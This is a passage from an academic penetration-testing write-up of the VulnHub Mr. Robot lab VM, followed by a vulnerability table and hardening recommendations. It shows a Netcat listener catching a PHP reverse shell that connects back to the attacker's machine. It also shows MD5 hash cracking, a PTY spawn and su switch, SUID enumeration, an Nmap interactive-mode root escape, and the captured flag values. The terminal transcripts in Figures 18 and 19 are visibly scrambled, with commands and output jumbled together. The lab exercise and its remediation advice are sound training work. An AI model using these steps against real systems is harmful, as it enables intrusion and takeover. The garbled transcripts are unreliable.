
Figure 15: Original php-reverse-shell.php source on GitHub (pentestmonkey), used as the payload

6.12 Catching the Reverse Shell

Before triggering the reverse shell, a Netcat listener was started on the attacker machine on port 1234:

```
$ nc -lvnp 1234
```

The injected shell was triggered by browsing to the modified template URL. The Netcat listener immediately received a connection from the target machine (192.168.56.105), establishing a remote shell session as the daemon user.



```
(kali@kali)-[~]
nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.105] 56807
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 GNU/Linux
06:47:44 up 1:32, 0 users, load average: 0.01, 0.38, 1.38
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$
```

Figure 16: Netcat listener catches reverse shell — initial access as daemon user (uid=1, gid=1)

6.13 Post-Exploitation — Lateral Movement and Flag 2

With the initial shell established, the /home directory was explored. The robot user's home directory contained two files:

- key-2-of-3.txt — The second flag (readable only by robot user)
- password.raw-md5 — An MD5 password hash for the robot user

The MD5 hash was read directly: robot:c3fcd3d76192e4007dfb496cca67e13b

This hash was cracked offline using an MD5 lookup (the password "abcdefghijklmnopqrstuvwxyz" is the plaintext).

A fully interactive TTY shell was spawned using Python, then the su command was used to switch to the robot user with the cracked password.

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
$ su robot
Password: abcdefghijklmnopqrstuvwxyz
$ cat key-2-of-3.txt
```

Flag 2 value: 822c73956184f694993bede3eb39f959

```
$ cd /home
$ ls
robot
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/home/robot$ su root
su root
Password: abcdefghijklmnopqrstuvwxyz

su: Authentication failure
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Figure 17: Navigating to /home/robot, cracking the MD5 hash, switching to robot user, retrieving Flag 2

6.14 Privilege Escalation via SUID Nmap

To escalate to root, a search was conducted for SUID binaries — executables that run with the file owner's privileges (typically root) regardless of which user executes them.

```
$ find / -perm -4000 -type f 2>/dev/null
```

The scan revealed /usr/local/bin/nmap as a SUID binary. The installed version was Nmap 3.81, which supports an interactive mode (--interactive) that provides a shell escape.

```
$ /usr/local/bin/nmap --interactive
nmap> !sh
# whoami
root
```

```

robot@linux:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$ /usr/local/bin/nmap --version
/usr/local/bin/nmap --version
nmap version 3.81 ( http://www.insecure.org/nmap/ )
robot@linux:~$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh /usr/lib/eject/dmccrypt-get-device
!sh /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
# whoami /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
whoami /usr/lib/pt_chown
root /usr/local/bin/nmap --version

```

Figure 18: SUID binary enumeration — nmap v3.81 identified; interactive mode exploited for root shell

6.15 Retrieving Flag 3

With a root shell obtained, the /root directory was navigated and the final flag was retrieved:

```

# cd /root
# cat key-3-of-3.txt

```

Flag 3 value: 04787ddef27c3dee1ee161b21670b4e4

```

# whoami /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
whoami /usr/lib/pt_chown
root /usr/local/bin/nmap --version
# ls
ls nmap version 3.81 ( http://www.insecure.org/nmap/ )
key-2-of-3.txt password.raw-md5
# cd /root
cd /root nmap V. 3.81 ( http://www.insecure.org/nmap/ )
# ls Welcome to Interactive Mode -- press h <enter> for help
ls # !sh
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#

```

Figure 19: Root shell — navigating to /root and retrieving the final flag (key-3-of-3.txt)

7. Vulnerabilities Identified

The following vulnerabilities were identified during the assessment. Each is described with its technical nature, risk level, and potential impact.

Vulnerability	Severity	Impact
Sensitive file disclosure via robots.txt	High	Exposed flag file and custom wordlist to any visitor
Weak / guessable WordPress credentials	Critical	Full admin access to WordPress, enabling code execution
WordPress Theme Editor enabled	Critical	Allowed injection of malicious PHP code on the server
Unauthenticated file access (key & wordlist)	High	Sensitive data accessible without authentication
MD5 password storage (unsalted)	High	Trivially crackable hash enabled lateral movement to robot
SUID misconfiguration on old Nmap binary	Critical	Interactive mode shell escape granted full root access
Outdated software (WordPress 4.3.1, Nmap 3.81)	Medium	Legacy versions contain known vulnerabilities

8. Exploitation Process Summary

This section provides a concise narrative of the complete attack chain from initial access to full system compromise.

Step 1: Information Gathering

Nmap revealed the target at 192.168.56.105 with HTTP (port 80) and HTTPS (port 443) open. Dirb enumerated the web application directories, revealing WordPress administrative endpoints and the robots.txt file.

Step 2: Sensitive Data Exposure

The robots.txt file disclosed two critical paths: the first flag (key-1-of-3.txt) and a custom dictionary file (fsociety.dic). Both were downloaded using wget. The flag was retrieved immediately. The dictionary was de-duplicated from 858,160 to 11,451 entries for efficient use in brute-forcing.

Step 3: Credential Brute-Force

Hydra was used in a two-phase attack against the WordPress login form. First, the username elliot was identified by exploiting WordPress's informative error messages. Second, the deduplicated fsociety.dic wordlist was used to find the password ER28-0652.

Step 4: Web Shell Deployment

Logged in as the WordPress administrator, the Theme Editor was used to replace a PHP template file (content-link.php) with a pentestmonkey reverse shell payload configured to connect back to the attacker's IP on port 1234. A Netcat listener was started, and the shell was triggered by visiting the modified template URL.

Step 5: Lateral Movement

The initial shell ran as the daemon user. Exploring /home/robot revealed an MD5-hashed password for the robot user (c3fcd3d76192e4007dfb496cca67e13b), which resolved to "abcdefghijklmnopqrstuvwxyz." A Python PTY shell was spawned and su was used to switch to the robot account, allowing retrieval of Flag 2.

Step 6: Root Privilege Escalation

A SUID binary search revealed an old version of Nmap (/usr/local/bin/nmap, v3.81) with the SUID bit set. Running it with --interactive and issuing !sh spawned a root shell. Flag 3 was retrieved from /root/key-3-of-3.txt.

9. Results

All three flags were successfully retrieved, demonstrating complete system compromise from an unauthenticated external position. The table below summarises the results:

Flag	Value	How Retrieved
Key 1 of 3	073403c8a58a1f80d943455fb30724b9	Direct HTTP download via robots.txt disclosure
Key 2 of 3	822c73956184f694993bede3eb39f959	Lateral movement to robot user after MD5 hash crack
Key 3 of 3	04787ddef27c3dee1ee161b21670b4e4	Root shell via SUID nmap interactive mode escape

Access Level Achieved: Root (uid=0) — full, unrestricted control of the target system.

10. Conclusion

This penetration testing exercise against the Mr. Robot vulnerable VM demonstrated a complete attack chain from unauthenticated network access to full root-level system compromise. The exercise was conducted ethically within a controlled, isolated virtual environment for academic learning purposes.

The assessment revealed a compounding series of vulnerabilities: sensitive data disclosure via robots.txt led to the acquisition of a custom wordlist, which enabled the brute-forcing of WordPress credentials. Administrator access to WordPress enabled remote code execution via the Theme Editor, a built-in feature frequently misused in web application attacks. Post-exploitation activities exposed weak password hashing practices and a critically misconfigured SUID binary, both of which allowed full privilege escalation.

Each step in the attack chain relied on a previous finding, illustrating how seemingly minor vulnerabilities can be chained together to achieve a severe outcome — complete system takeover. This underscores the importance of defence-in-depth: even if one control fails, additional layers of security should prevent total compromise.

All three flags were successfully retrieved, confirming complete penetration of the target system. The skills and tools demonstrated in this report — including Nmap, Dirb, Hydra, Netcat, and Linux privilege escalation techniques — are fundamental to real-world penetration testing engagements.

11. Recommendations

The following remediation recommendations are provided to address each vulnerability identified during the assessment. Implementing these measures would significantly reduce the attack surface of the system.

11.1 Remove Sensitive Entries from robots.txt

The robots.txt file should never be used to "hide" sensitive files or directories. Listing them in robots.txt actively draws attention to them. Remove the references to fsociety.dic and key-1-of-3.txt and ensure that sensitive files are stored outside the web root or are protected via server-level access controls.

11.2 Enforce Strong Password Policies

The WordPress administrator account used a weak password that was present in a publicly accessible dictionary file. Enforce a strong password policy requiring a minimum length of 12 characters, including uppercase letters, numbers, and special characters. Consider implementing multi-factor authentication (MFA) for the WordPress admin panel.

11.3 Disable the WordPress Theme and Plugin Editor

The built-in Theme Editor is a significant risk as it allows PHP code execution directly from the browser. It should be disabled by adding the following line to the WordPress wp-config.php file:

```
define('DISALLOW_FILE_EDIT', true);
```

Plugin and theme modifications should only be made through version-controlled deployment pipelines, not via the browser-based editor.

11.4 Restrict Access to Sensitive Files

Files such as the wordlist and flag files should not be accessible via the public web root. Implement web server access controls (e.g., .htaccess rules or Nginx location blocks) to block direct access to files with .txt and .dic extensions, or move sensitive files outside the document root entirely.

11.5 Replace MD5 with a Secure Password Hashing Algorithm

MD5 is a cryptographically broken hashing algorithm unsuitable for password storage. Replace it with a modern, slow hashing algorithm such as bcrypt, scrypt, or Argon2. WordPress uses phpass by default, which is adequate, but the robot user's password

appears to have been stored using raw MD5, suggesting a custom implementation that must be reviewed and corrected.

11.6 Remove or Restrict SUID on the Nmap Binary

The SUID bit on `/usr/local/bin/nmap` is unnecessary and dangerous. Remove it immediately using:

```
# chmod u-s /usr/local/bin/nmap
```

As a general principle, the number of SUID binaries on any system should be minimised and regularly audited. Only binaries that genuinely require elevated privileges (such as `ping`, `passwd`, and `su`) should have the SUID bit set.

11.7 Update All Software to Current Versions

The target system runs WordPress 4.3.1 and Nmap 3.81, both significantly outdated. Update all software to the latest stable versions. Legacy versions contain known, publicly documented vulnerabilities that are trivially exploitable. Implement a patch management process to ensure timely updates going forward.

11.8 Implement Web Application Firewall (WAF)

Deploy a Web Application Firewall in front of the WordPress installation to detect and block common attack patterns such as brute-force login attempts, directory traversal, and malicious file uploads. Tools such as ModSecurity or cloud-based WAFs (e.g., Cloudflare) can provide effective protection.

11.9 Enable Login Rate Limiting and Lockout

The WordPress login page had no rate limiting, allowing Hydra to attempt thousands of passwords per minute. Install a plugin such as Limit Login Attempts Reloaded or configure server-level rate limiting (e.g., via fail2ban) to block IP addresses after a defined number of failed login attempts.

12. References

10. VulnHub — Mr. Robot Machine: <https://www.vulnhub.com/entry/mr-robot-1,151/>
11. Nmap Official Documentation: <https://nmap.org/docs.html>
12. Dirb Web Content Scanner: <https://tools.kali.org/web-applications/dirb>
13. THC-Hydra (Vanhauser): <https://github.com/vanhauser-thc/thc-hydra>
14. Pentestmonkey PHP Reverse Shell: <https://github.com/pentestmonkey/php-reverse-shell>
15. OWASP Top 10 Web Application Security Risks: <https://owasp.org/www-project-top-ten/>
16. WordPress Security Hardening Guide:
<https://wordpress.org/documentation/article/hardening-wordpress/>
17. Linux Privilege Escalation — SUID/SGID Binaries:
<https://gtfobins.github.io/gtfobins/nmap/>
18. Kali Linux Official Documentation: <https://www.kali.org/docs/>
19. PTES (Penetration Testing Execution Standard): <http://www.pentest-standard.org/>

— *End of Report* —

Prepared by Khalid Khan | April 17, 2026 | For Academic Submission Only